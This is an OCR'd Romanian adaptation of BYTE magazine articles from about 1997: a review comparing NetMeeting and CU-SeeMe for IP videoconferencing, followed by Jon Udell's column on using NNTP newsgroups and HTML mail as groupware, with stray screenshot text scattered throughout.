Aplicaţiile care partajează NetMeeting trebuie să partajeze Windows şi cu alte aplicaţii cum ar fi video şi chat.


Microsoft NetM
Call Edit View
Call Hang
Audio
Name
Andy Fronin
David Seacl
Directory
SpeedDial
Current Call
History
My Video
Sending
Receiving
ANdy - Whiteboard - in use by 1 other(s)
File Edit View Tools Options Help
Whiteboard
Microsoft Word - Document1 (Recovered)
File Edit View Insert Format Tools Table Window Help
Normal
Online Layout
Page Layout
Outline
Master Document
Toolbars
Ruler
Document Map
Header and Footer
Footnotes
Comments
Full Screen
Zoom...
Normal
10
Nouveau
Page 1
Ln 1
Col 1
Untitled
File Edit Vie
Messag
Sending
Receiving
486/100 20 B&W Cam(Local)
586/133 12 B&W Cam
P133 64MB Col
Multicast Conference Assistant
Advanced Configuration...

ULS = User locator Service—the locator service te
ILS = Internet Locator Service—the locator service
To enable full duplex in IIVP go to Call preference

IIVP will be distributed with Netmeeting...essentiall

Must install Whitepine Whiteboard separately ...

Robin Butler Now, maximize Word and I will take control of Word and show you.
David Seachrist Ok, Here goes.
Robin Butler Oh...you have your ruler hidden. Watch what I do to display it.
David Seachrist Ohhhh I See now. Thanks!
Robin Butler Sure Thing.

P133 64MB Colorcam: This is a multicast conference over
10Mbps Ethernet Lan
486/100 20 B&W Cam: Note that even with bandwidth at hur
of times greater than standard internet connections video
blotchy
586/133 12 B&W Cam: This is especially true when using c
codecs
586/133 12 B&W Cam: And a sharp quick movement occu

Step 1. Define the conference type

Select the type and area of conference you want to create.

● Group conference - An interactive conference where all participants can exchange video and audio, and can use Chat and White Pine Board features.

○ Broadcast conference - A one-way conference where only you can send video and audio. Participants who connect to this conference can see you and hear you, but they cannot send data.

Area: Subnet
Subnet
Site
Region
Continent

Afişarea a mai mult de două ferestre îi oferă lui CU-SeeMe un anumit avantaj în videoconferinţa adevărată.

CU-SeeMe ca şi NetMeeting foloseşte utilitare wizard pentru a simplifica configurarea.

Imaginile sunt mici, însă cu un acces la ferestrele de chat şi aplicaţiile partajate, videoconferinţa IP poate genera o creştere a productivităţii.

şi datagrame UDP (User Datagram Protocol) pentru configurarea şi menţinerea unei singure conexiuni. (TCP este un protocol de transport ce foloseşte circuite virtuale; UDP este un protocol de transport fără conexiune.) În comparaţie cu H.323, standardul T.120 pentru conferinţă de documente multipunct şi partajări de date, necesită doar un singur circuit TCP, astfel încât conexiunile pentru acest tip de conferinţe nu pun aceleaşi probleme unui firewall ca şi comunicaţiile audio sau video. (Pentru mai multe informaţii despre standarde vezi Tech Focus.) Deşi NetMeeting şi CU-SeeMe pot fi configurate să lucreze folosind ziduri de protecţie, acest mod de lucru nu este trivial. Pentru conferinţă, administratorul trebuie să deschidă manual porturile TCP şi UDP numai dacă zidul de protecţie permite în mod explicit videoconferinţa H.323.

Probleme de performanţă

Latenţa - întârzierea în recepţionarea semnalului după ce acesta a fost transmis - poate afecta în mod real aplicaţiile care necesită o mare lărgime de bandă. Un exemplu ar fi aplicaţiile video în timp real: O întârziere trecătoare de mai mult de o fracţiune de secundă poate întrerupe serios recepţia. NetMeeting de la Microsoft prezintă un mecanism de acordare automatic care permite o ajustare uşoară a calităţii audio pentru a compensa variaţiile lăţimii de bandă. CU-SeeMe foloseşte o corecţie anticipată a erorilor pentru a compensa pierderea de pachete pe Internet şi foloseşte întreţeserea pentru a coborî la nivelul pierderilor de date actuale atunci când pachetele sunt pierdute.

Deoarece fluxurile video şi audio necesită o mare lăţime de bandă, produsele de videoconferinţă trebuie să comprime datele la unul din capete, să le transmită în reţea şi să le decomprime la celălalt capăt. Acest proces de compresie şi decompresie reduce calitatea originalului, manifestându-se singur în multe modalităţi: cu pierderi, cu semnale audio sau video distorsionate. Codec-ul reprezintă softul care comprimă şi decomprimă datele iar selectarea unuia în defavoarea altuia presupune realizarea unor analize calitate versus performanţă, lăţime de bandă disponibilă versus dorinţa de interoperabilitate.

Aceste produse folosesc codec-uri diferite pentru a aloca o porţiune sigură din fluxul de date pentru transmisiile audio, pentru lăţimi de bandă diferite. Aceasta ajută la păstrarea calităţii audio fără a afecta calitatea video.

Oricine a folosit un receptor telefonic ieftin ştie că la un moment dat doar o persoană poate vorbi iar când cineva de la un capăt al conexiunii vorbeşte, persoana de la celălalt capăt poate doar să asculte; aceasta este comunicaţia half-duplex. Conferinţele de tipul hands-free, full-duplex asigurate de CU-SeeMe şi NetMeeting permit diferiţilor participanţi să asculte şi să vorbească în acelaşi timp, desigur cu un cost al unei lăţimi de bandă suplimentare.

O soluţie pentru îmblânzirea bestiei lăţimii de bandă este folosirea aşa numitelor produse gardian care permit administratorilor de sistem să monitorizeze fluxurile video şi audio. Faţă de porţile (gateway) care rutează traficul H.323, gardienii monitorizează şi limitează lăţimea de bandă a reţelei şi permit administratorilor să restricţioneze lăţimea de bandă folosită de aplicaţiile video şi audio.

Multe alte variabile pot afecta performanţa în timpul sesiunilor de videoconferinţă. Spre exemplu conectarea camerei video la o placă de captură video este mult mai eficientă cu resurse sistem decât prin folosirea portului paralel. Am descoperit că o mixare a conexiunilor LAN şi de apel în aceeaşi conferinţă a avut ca efect împotmolirea sistemului de test.

Căutare disperată

Utilizatorii îşi pot înregistra informaţiile de contact cu ajutorul unui server de locaţie cum ar fi cel din Four11 sau cu ILS (Internet Locator Server) de la Microsoft. Un director bazat pe LDAP (Lightweight Directory Access Protocol), ILS va fi integrat în Active Directory Services de la Microsoft. Softul client semnalizează serverul de evenimente cum ar fi modificări ale adresei IP, de fiecare dată când utilizatorul realizează o conexiune. Conectarea directă la o videoconferinţă poate fi realizată atât timp cât aveţi o adresă IP a participanţilor. Folosirea unui serviciu director nu este însă întotdeauna necesară şi poate fi consumatoare de timp. Astfel, unele directoare trebuie să-şi pună la dispoziţie întreaga bază de date de fiecare dată când realizaţi o interogare. Cu toate acestea, în viitor ele vor suporta metode de căutare mult mai eficiente.

TECH FOCUS | PROTOCOALE

Standarde pentru conferinţă

Standardele ITU (International Telecommunications Union) sprijină următoarele patru familii de specificaţii importante pentru tehnologia realizării de conferinţe:

ITU H.320 a fost adoptată în 1990 şi se referă la o suită de specificaţii a unor standarde de configurare audio multipunct / videoconferinţă pe reţele comutate digitale. H.320 fixează standardele pentru conferinţă doar pe linii ISDN, stabilind un fundament pentru sistemul de conferinţe bazat pe camere care va fi foarte folositor organizaţiilor care-şi pot permite facilităţi deosebit de scumpe. ITU T.120 este parte a acestei suite.

ITU T.120 specifică protocoalele folosite pentru conferinţele document multipunct şi pentru aplicaţiile de partajare de date şi include funcţii cum ar fi partajări şi schimburi de imagini, table electronice şi transfer de fişiere. Unele dintre aceste protocoale, mai importante fiind cele care definesc modul de interacţiune al aplicaţiilor de conferinţă şi modul în care o fac, au fost deja ratificate. Alte protocoale din suită, în particular cele care definesc controlul conferinţei şi serviciile de rezervare nu au fost încă finalizate.

Suita standard ITU H.323 abordează comunicaţiile audiovizuale multipunct. Ca şi o extensie a H.320, aceasta specifică serviciile pe ISDN şi pe conexiuni telefonice obişnuite precum şi pe interconexiuni IP şi reţele LAN Ethernet.

Suita standard H.324 abordează aplicaţii partajate audio, video şi de transmisii de date folosind conexiuni de modem analogice punct-cu-punct pe linii telefonice obişnuite; această specificaţie este analoagă suitei H.320 pentru conferinţă pe ISDN şi circuite de date comutate.

O bună sursă de informaţii despre standardele ITU este la http://www.itu.ch, situl ITU. Pentru informaţii legate de interoperabilitatea între produsele care suportă aceste standarde, verificaţi http://www.imtc.org, situl Consorţiului Internaţional pentru Teleconferinţă Multimedia.

Cum să decizi?

Am testat aceste produse urmărind uşurinţa în folosire, uşurinţa în învăţare, calitatea sunetului şi varietatea de funcţii. Calitatea video a fost măsurată subiectiv de către testorii noştri NSTL iar rezultatele obţinute au făcut parte din punctajele individuale privind uşurinţa în învăţare şi utilizare. Testele proiectate să evalueze uşurinţa în folosire şi uşurinţa în învăţare au presupus că produsele vor fi folosite în realizarea unei întâlniri între participanţi răspândiţi geografic.

White Pine CU-SeeMe


CU-SeeMe reprezintă bunicul sistemelor de transmisie video prin IP. Deşi White Pine a fost primul pe piaţă cu un grup de videoconferinţă bazat pe IP, versiunea pe care am testat-o necesită softul reflector bazat pe

VIDEOCONFERINŢĂ IP

CEL MAI BUN

NetMeeting de la Microsoft şi CU-SeeMe de la White Pine

De data aceasta, e indiferent pe cine alegeţi între NetMeeting şi CU-SeeMe. Însă dacă aşteptaţi câteva luni, veţi avea mai multe produse din care veţi putea alege.



P133 64MB Colorcam: This is a multicast conference over a

WHITE PINE CU-SEEME

MICROSOFT NETMEETING

	TEHNOLOGIE	IMPLEMENTARE	UŞURINŢA ÎN UTILIZARE	EVALUARE GENERALĂ
Microsoft NetMeeting 2.0	★★★★	★★★	★★★	★★★
White Pine CU-SeeMe 3.0	★★★★	★★★	★★★	★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab server MeetingPoint pentru a realiza o interoperabilitate cu diverși clienți. Singurul program pe care l-am testat și care afișează simultan imagini video pentru mai mult de doi participanți - CU-SeeMe, permite până la 12 ferestre video într-o cameră virtuală de conferințe. Suplimentar puteți avea ferestre flotante deasupra acestora, deși atât de multe ferestre video deschise va consuma mult din resursele sistemului.

Controalele oferite de CU-SeeMe permit indivizilor să limiteze ratele de transmisie și recepție însă aceast lucru trebuie realizat pe o bază client-client. MeetingPoint va permite clienților cu lățime de bandă mică să participe la conferințe care prezintă clienți care au o lățime de bandă mai mare, oferind fiecăruia șansa de-a accesa o anumită calitate pe baza propriei lățimi de bandă. Interfața de contact gen Rolodex a CU-SeeMe reprezintă un mecanism director foarte simplu deși de fiecare dată înaintea realizării unei conexiuni afișează o secvență de animație ceea ce îl face greoi în timpul unei utilizări de rutină. Serviciul de director este asigurat prin Four11, iar White Pine adaugă suport pentru standardul VersitvCard pentru transferarea informațiilor EBC (Electronic Business Card). Serviciul Four11 și vCard oferă un ajutor suplimentar pentru intrările director. Suportul direct pentru directoarele X.500 prin LDAP sunt planificate pentru următoarea lansare.

Chat-ul integrat, disponibil de asemenea cu NetMeeting ajută mult în aceste timpuri când lățimea de bandă redusă sau o conexiune de rețea marcată cu întreruperi limitează transmisia unei informații audio sau video. Chat-ul este bine integrat în interfața CU-SeeMe. Acest mod include suport pentru macrouri pentru realizarea unor comenzi rapide pentru șiruri de caractere, filtre pentru a ecrana expresiile violente și o facilitate privată pentru configurarea unei conversații unu-la-unu, care se poate extinde ulterior și la o conversație particulară audio. CU-SeeMe folosește T.120 pentru a realiza transportul datelor pentru table electronice și transferul de fișiere.

Microsoft NetMeeting

Cu Microsoft NetMeeting indiferent de câți participanți sunt la o întâlnire, doar două ferestre video pot fi afișate la un moment dat. Audio și video sunt punct-cu-punct numai dacă nu folosiți un server de conferință H .323; partajarea aplicațiilor, tablele și chat-ul sunt toate multipunct fără un server suplimentar; pentru audio și video puteți comuta între membrii unei conferințe fără a fi nevoie de un server. Astfel, participanții trebuie să ceară folosirea unei ferestre video atunci când doresc să fie văzuți de alți participanți.

FUNCȚII DE CONFERINȚĂ IP

	Microsoft NetMeeting	White Pine CU-SeeMe
PARAMETRI PROGRAM		
Tablă multipunct	✔	✔
Video și audio multipunct simultan		✔
Acces telefonic via porți H.323	✔	
Suportă unități de control multipunct H.323	✔	
Suportă soft server video reflector		✔
Suportă intern difuzare de grup IP și video		✔
AGENDĂ/SERVICIU DIRECTOR		
Atașare fișiere grafice (poze) și URL-uri la cartele de adresă		✔
Răspuns automat opțional	✔	✔
Apel administrare (apel așteptare și blocare)		✔
Apel istoric	✔	
Include soft client serviciu director	✔	✔
Suportă servere director LDAP	✔	
CONFERINȚE VIDEO		
Ajustează dimensiunea video în timpul apelului	✔	✔
Îngheață cadru	✔	✔
Îngheață cadrul cu o notificare	✔	
Audio full-duplex și half-duplex	✔	✔
Ajustează calitatea transmisiei pe timpul apelului	✔	✔
Controale ale acordării audio și video	✔	✔
TABLE		
Table separate private și publice		✔
Copy/cut/paste și clear	✔	✔
Unelte de zoom și mărire	✔	✔
Import fișiere grafice		✔
Import grafice via clipboard	✔	✔
Import fișiere de prelucrare text		IC
Importă fișiere de calcul tabelar		IC
Export fișiere grafice		✔
PARTAJĂRI DE APLICAȚII ȘI DATE		
Control al aplicației partajate	✔	
Partajează aplicații DOS	✔	
Partajează aplicații Windows	✔	
Partajează aplicații Windows selectate	✔	
TRANSFER DE FIȘIER		
Atașare de fișier la mesaje	✔	
Opțiuni de compresie/decompresie de fișiere pe timpul transmisiei/recepției		✔
CHAT		
Chat multipunct	✔	✔
Filtrare mesaje de chat		✔
Include URL-uri apelabile în text-ul de chat		✔
Opțiuni de listare de timp/dată a mesajelor testate	✔	
Transmisie mesaje chat publice și private în timpul conferinței	✔	✔
SECURITATE		
Conferințe protejate prin parole	✔	✔
Indicarea pe ecran a noilor mesaje	✔	✔
Limitarea accesului la unelte disponibile la participanții	✔	
INTEROPERABILITATE		
Suportă H.323	✔	MP
Suportă porți H.323	✔	✔
Suportă H.324	VG	VG
Suportă T.120	except T.126	✔
Suportă H.320 prin porți	✔	✔
Clienți Windows 95 și Windows NT	✔	✔
Soft client Macintosh		✔
Soft server disponibil	✔	✔

✔=da

IC=Utilitate care permite imprimarea din alte aplicații în fișiere imagine compatibile.

MP=Softul server pentru conferință Meeting Point costă între 1955$ și 10.000$ în funcție de numărul de utilizatori simultani.

VG=Via gateway

Lucrând pe Web

Trăim totuşi primele zile ale videoconferinţei IP iar video-ul nu reprezintă singura modalitate de-a face conferinţă pe Internet. Tabelul de mai jos indică câţiva dintre producătorii consacraţi care oferă videoconferinţă precum şi conferinţe audio şi de documente pe IP.

Deşi produsele de videoconferinţă compatibile H.323 au fost nesatisfăcătoare atunci când am testat NetMeeting de la Microsoft şi CU-SeeMe de la White Pine, la sfârşitul acestui an ar trebui să existe o ofertă mai mare, inclusiv video telefoane şi sisteme pentru videoconferinţe compatibile H.324. Spre exemplu, Internet Phone with Video de la Vocaltec va suporta în acest an videoconferinţe H.323 la fel ca şi VDOPhoneProfessional de la VDONet. Picture Tel a anunţat de asemenea o suită H.323 care include o poartă H.323/H.320 pentru conectarea utilizatorilor ambelor standarde în aceeaşi conferinţă.

O altă variantă o reprezintă considerarea produselor de conferinţă care oferă voce, table electronice şi funcţii de partajare a aplicaţiilor fără video. Modulul Conference al Netscape Communicator furnizează astfel de funcţii. Doar conferinţele compatibile T-120 cum ar fi cele oferite de FarSite 3.0 de la DataBeam reduc atât aplicaţiile audio cât şi cele video ceea ce înseamnă mai puţină bătaie de cap şi sisteme mai modeste, în timp ce sunt permise conferinţe virtuale standard pe Internet.

NUMELE PRODUSULUI	PRODUCĂTOR	URL	STANDARDE SUPORTATE	TIP PRODUS
AudioVision	Smith-Micro Software	http://www .smithmicro.com	H.324, H.323 (as of June), NetMeeting-compatible	video telefon
EasyAxess	AcerWare, a unit of Acer	http://www .acerware.com	H.324, T.120	video telefon
Internet Phone with Video	Vocaltec Communications Ltd.	http://www .vocaltec.com	H.323 in fall '97	video telefon
VDOPhone Professional	VDONet	http://www.vdo.net	H.324-compliant, H.323 support announced	video telefon
LiveLAN 3.0	PictureTel	http://www .picturetel.com	H.323, T.120; software-only product available later this year	videoconferinţă
FarSite 3.0	DataBeam	http://www .databeam.com	T.120	conferintă de documente
Netscape Conference	Netscape Communications	http://www .netscape.com	H.323, T.120	audio/ data conferencing

Tabla electronică de la NetMeeting nu va fi încă interoperabilă cu cea de la CU-SeeMe deoarece WhitePine foloseşte protocolul T.126 în timp ce Microsoft foloseşte propriul standard. Aplicaţiile gen whiteboard ale NetMeeting se află în topul serviciilor T.120. Un reprezentant Microsoft a afirmat că firma şi-a dezvoltat protocolul propriu cu mult înaintea stabilirii standardului T.126. Deşi o conexiune T.120 poate fi stabilită, cele două aplicaţii nu pot partaja orice date aparţinând tablei.

Microsoft NetMeeting foloseşte un protocol T.128 de partajare a aplicaţiilor pentru a permite unui utilizator să partajeze accesul la un document prin intermediul unei conferinţe. Partajarea aplicaţiilor oferită de NetMeeting permite ca la un moment dat o singură persoană să aibă controlul asupra documentului. Însă acela care obţine controlul asupra documentului poate face orice modificări.

INFORMAŢII DESPRE PRODUS

CU-SeeMe 3.0
$99 list; $69 via Web site
(Windows 95, NT 4.0; Mac version in beta)
White Pine Software
Nashua, NH
603-886-9050
fax: 603-886-9051
http://www.cu-seeme .com

NetMeeting 2.0
free download via Web site
(requires 32-bit Windows)
Microsoft
Redmond, WA
206-882-8080
http://www.microsoft .com

Microsoft NetMeeting combină uşurinţa în folosire cu multe alte funcţii. Abilitatea sa unică de-a permite o colaborare cu control de la distanţă, audio, video şi canale de chat îl fac foarte potrivit pentru aplicaţiile cu suport tehnic.

Ceva pentru fiecare

Videoconferinţele şi conferinţele de date reprezintă tehnologii în dezvoltare. Nici White Pine şi nici Microsoft nu au abordat toate cerinţele unei întâlniri de rutină între participanţi răspândiţi geografic care folosesc Internetul. Însă fiecare produs oferă ceva ce nu poate oferi celălalt. Partajarea aplicaţiilor cu un control de la distanţă de la Microsoft NetMeeting sugerează implementarea ca şi o unealtă pentru oferirea unui suport tehnic de la distanţă - un grup de consultanţă fiind capabil să preia controlul sistemului utilizatorului. Faţă de vechile produse de control de la distanţă dedicate, modul de comunicaţie în timp real permite ca utilizatorii să explice problema în timp ce grupul de consultanţă lucrează la rezolvarea ei. Cu toate acestea, calitatea audio şi video este esenţială în acest scenariu, crescând importanţa lăţimii de bandă şi a problemelor de calitate.

Alternativ, popularitatea camerelor de discuţii din serviciile on-line sugerează că un produs ca şi CU-SeeMe care oferă audio şi video multipunct şi chat va avea de câştigat din baza utilizator a culturii chat. CU-SeeMe este proiectat pentru a îmbina toate cele trei medii într-o interfaţă care este familiară utilizatorilor sesiunii de chat. Dacă căutaţi o interacţiune de calitate broadcast peste Net, ea nu există încă. Însă dacă aţi dorit vreodată să vă ascultaţi şi să vă vedeţi colegii cu care aţi comunicat prin e-mail, sau persoanele cu care aţi comunicat în sesiunile de chat, CU-SeeMe este exact ceea ce vă lipseşte.■

---

*David Seachrist (**dseachrist@prodigy.com**) has tested software at NSTL for 10 years.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicaţiei PCDigest. *Pentru un exemplar al raportului complet, contactaţi NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610)941-9600; pe internet, editors@ntsl.com, pentru abonament, contactaţi Computer Press Agora s.r.l. Tg.Mureş. BYTE Magazine şi NTSL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

Jon Udell

Web Project

FOTOGRAF: KELLIE WALSH © 1997

HTML + NNTP = Groupware

Poşta electronică în format HTML şi conferinţa prin NNTP vor face editarea de hypertext şi organizarea colaborativă a datelor o rutină de zi cu zi pentru fiecare.


Din 1985, membrii echipei BYTE foloseau BIX, un sistem de conferinţă terminal-orientat, pentru a-şi împărtăşi ştirile, ideile legate de articole şi ciornele. Acum câteva luni însă, a luat sfârşit această lungă tradiţie. Succesorul lui BIX este sistemul de conferinţă NNTP, desfăşurat în cea mai mare parte în spatele unui zid de protecţie(firewall) pe o reţea IP proprie care leagă cele trei locaţii primare ale noastre.

Versiunea 2 a Navigator-ului, clientul Internet standard (a.n. browser) a fost într-adevăr o suită de aplicaţii: subsisteme pentru navigare, poştă electronică şi pentru ştiri. Trăind în umbra faimosului navigator, subsistemele pentru poştă şi pentru ştiri n-au reuşit să capteze prea multă atenţie. Dar chiar şi atunci, aceste aplicaţii de mesagerie realizau ceva extraordinar: puteau să interpreteze, să transmită şi într-o anumită măsură să creeze documente HTML.

În versiunea 3 a Navigator-ului şi Microsoft Internet Explorer-ului (MSIE), aceste aplicaţii de mesagerie încep să cunoască uşor mai mult HTML. În versiunea 4, această tendinţă se accentuează puternic. Poţi construi uşor un mesaj care conţine text bogat (rich text), tabele, imagini şi hyperlink-uri. Mai mult,când îi arăt cuiva cum pot să folosesc aceste facilităţi să colaborez cu echipa mea, cu întreaga redacţie BYTE şi cu participanţii la conferinţele noastre publice, toţi rămân invariabil surprinşi.

De ce? Pentru că modul în care discuţiile NNTP şi mesageria HTML devin extrem de folositoare este încă de neînţeles pentru mulţi. Să trecem deci la prezentarea acestor tehnici.

Căutare pe întregul text cu Netscape Collabra



Subject	Sender	Date	f	Location
XML	"Tom R. Halfhill" <thalfhill...	Thu 19:18	N.	bytestaff.issuepl
Re:ArborText ADEPT 7.0	Mark Schlack <mschlack...	6/11/97 1...	N.	bytestaff.demos
ArborText ADEPT 7.0	Jon Udell <jon_u@dev5.by...	6/10/97 1...	N.	bytestaff.demos
Sterken, Jim | ArborText | S...	Jon Udell <jon_u@dev5.by	6/10/97 1...	N.	bytestaff.contac
dynamic HTML	Jon Udell <jon_u@dev5.by...	Thu 12:41	N.	bytestaff.issuepl

Noi folosim Collabra ca o agendă cu format liber. Utilizarea corespunzătoare a antetelor de mesaj dă structură grupului de ştiri. Indexarea după întregul text a obiectelor ataşate mesajelor face din grupul de ştiri o unealtă puternică de stocare şi de căutare.

Un server NNTP este un server Web de citire/scriere

Mulţumită Web-ului, milioane de oameni devin consumatori de hypertext. Însă foarte puţini sunt producători de hypertext, pentru că Web-ul este destinat citirii în primul rând. Echivalentul accesibil şi pentru citire al Web-ului este Usenet-ul, unde milioane de oameni schimbă miliarde de cuvinte între ei în fiecare zi. Dar în timp ce ultimele aplicaţii destinate citirii ştirilor pot crea şi afişa HTML, vastul ocean de text al Usenet-ului îşi va menţine încă un timp aspectul „plan“ ASCII. Trimite un mesaj HTML la rec.crafts.rubberstamping şi probabil vei fi înjurat. Credo-ul Usenet cere acces universal la conţinut. E adevărat,mesajele pot conţine atât text plan cât şi HTML. Dar cititoarele de ştiri uzuale îţi afişează într-un mod penibil aceste mesaje hibride, clienţii mai pretenţioşi se plâng şi dimensiunile exagerate ale acestor mesaje stoarce lăţimea de bandă.

Şi eu sunt de acord cu accesul universal. Aşa cum se prezintă la ora actuală, Usenet-ul ia o poziţie conservativă faţă de mesageria HTML, o poziţie de altfel destul de corectă. Dar se ascunde o ironie teribilă în argumentul legat de lăţimea de bandă. Arhitectura întoarsă pe dos a Usenet-ului, prin care zeci de mii de grupuri de ştiri replică zecilor de mii de servere în fiecare zi, este pe departe mai dăunătoare lăţimii de bandă.

Nu mai e nevoie ca datele discuţiilor să se propage în jurul lumii pe calea replicării. Suntem în 1997, nu în 1977. Server-ele de ştiri, ca şi server-ele Web, sunt acum direct accesibile din orice punct al Internet-ului. Cititorii de ştiri pot acum să sară de pe un server pe celălalt, ca şi utilizatorii de Web. Ca şi server-ele Web, server-ele de ştiri pot găzdui colecţii de documente accesibile la căutare, adânc şi bogat structurate, dens întreţesute. Şi oricine – nu numai producători de conţinut calificaţi – pot să contribuie la construirea acestor colecţii.

În final, acest scenariu se va răspândi sau nu pe Usenet. În ambele situaţii, ai posibilitatea să înfiinţezi o versiune alternativă publică sau privată a Usenet-ului, folosind un server de ştiri de sine stătător. Când am procedat şi eu la fel, acum 18 luni, a trebuit să urc treptele recunoscut abrupte ale învăţării INND, aplicaţie server pe care se bazează cea mai mare parte a Usenet-ului.

Astăzi însă e mult mai simplu. În afară de

INND, rulez ultimele servere de știri de la Netscape (Collabra Server 3.0) și Microsoft (Internet News Server). Ambele simplifică enorm procesul de setare, respectiv utilizare a conferințelor NNTP. Ambele, combinate cu noua generație de cititoare de știri interpretoare de HTML, propulsează tehnologia NNTP în spațiul deținut odată de platforme groupware de firmă, un exemplu fiind Lotus Notes.

Newsgroup-urile NNTP sunt simple baze de date de documente

În realitate, grupul de știri nu e nimic altceva decât un director care conține o mulțime de fișiere text. Fiecare dintre aceste fișiere începe cu antete (Newsgroup:, Subject:, Date:, și Sender:) și se continuă cu un text ASCII care constituie mesajul.

Cititoarele de știri pot ordona afișarea unui grup de știri după antetele primare: subiect, dată și expeditor. Dar așa ceva nu e prea util dacă citești știrile de la alt.rec.rubberstamping. De ce să ordonezi ceva după dată, de exemplu, dacă nu ai nimic mai nou decât datele de aseară.

Într-un grup de știri privat însă această afișare ordonată devine foarte utilă. De exemplu, când termin prima schiță a acestui articol, o trimit la un server de știri intern. Câteva săptămâni mai târziu, când varianta finală ajunge pe biroul meu, poate că o să simt nevoia să o compar cu copia originală. Nici o problemă. Selectez grupul de știri, îl ordonez după dată, caut la jumătatea lunii iunie și apoi mă uit peste expedierile făcute de mine.

Cu ajutorul puținei discipline de grup poți face aceste afișări de date distribuite chiar mai utile. O idee simplă, dar foarte eficientă: tratarea antetului de subiect ca o simplă linie într-o bază de date. De exemplu, noi folosim câteva grupuri de știri pe post de agende simple. Îmi invit colegii să-și expedieze mesajele în acest grup cu antetele de subiect având următoarea formă:

```
Davidson, John | Network Telesystems
| TCP/IP, VPN
```


Ideea este că înregistrările în această bază de date de contacte sunt sortate după trei criterii: după nume, după companie și după cuvinte cheie. Ordonează acum grupul de știri după antetul de subiect și ai ordonat baza de date după nume. Sigur, îmi dau seama că această soluție nu e perfectă. Nu ai posibilitatea să ordonezi după companie sau după cuvânt cheie, cum ai putea s-o faci cu o bază de date Lotus Notes echivalentă. Dar există câteva puncte care trebuie luate în considerare:

Căutare având ca scop întregul text. Nu există încă un standard NNTP pentru căutarea întregului text al grupurilor de știri, dar Netscape-ul a implementat o variantă în noul său server și client Collabra.

Corpul mesajului este un document oficial privind rețeaua virtuală privată, ce mi-a fost expediat de către John Davidson via e-mail. Știu că voi găsi acest document și peste trei luni, căutând grupul nostru de știri după termenul *VPN*. Mai mult, știu că oricare membru al echipei BYTE care va căuta ceva referințe sau documente legate de acest subiect, va fi în stare să-l găsească.

Integrare directă de e-mail. Ca să adaug această înregistrare la baza noastră de date de contacte, am redirecționat mesajul de e-mail a lui John către grupul de știri, rescriind anterior antetul subiect cum am arătat mai înainte. Mai ușor ca acesta nici nu se pot introduce date.

Conferințe NNTP îmbinate cu HTML



Sterken, Jim | ArborText | SGML, XML - bytestaff.contacts.authors - Netscape Category
File
Edit
View
Go
Message
Communicator
Help
bytestaff.contacts
Total messages: 49
Unread messages: 44
Hide: Sterken, Jim | ArborText | SGML, XML

Subject	Sender	Date	Priority
Brent Chapman?	John Montgomery	Mon 20:50	
Re: Brent Chapman?	Jon Udell	Tue 0:04	
Sterken, Jim | ArborText | SGML, XML	Jon Udell	6/10/97 15:47	
Jay-Louise Weldon | databases	John Montgomery	5/28/97 13:00	

ArborText **Ann Arbor, MI** **http://www.arbortext.com/** **SGML/XML authoring/publishing tools**	**Jim Sterken** **president**

Jim says several folks in his company sit on the W3C committee that is defining XML. When we do a story on XML, we ought to check back with them. Here are some XML resources:

- XML FAQ
- Draft XML Specification (DXS)
- HyTime

Recentele cititoare de știri de Netscape și Microsoft fac editarea HTML atât de simplă, încât poate fi utilizată ocazional. Formatarea tabelelor în cazul de față a fost făcută de Netscape Composer. Hyperlinkurile au fost „târâte" din fereastra de navigator și aruncate în mesaj.

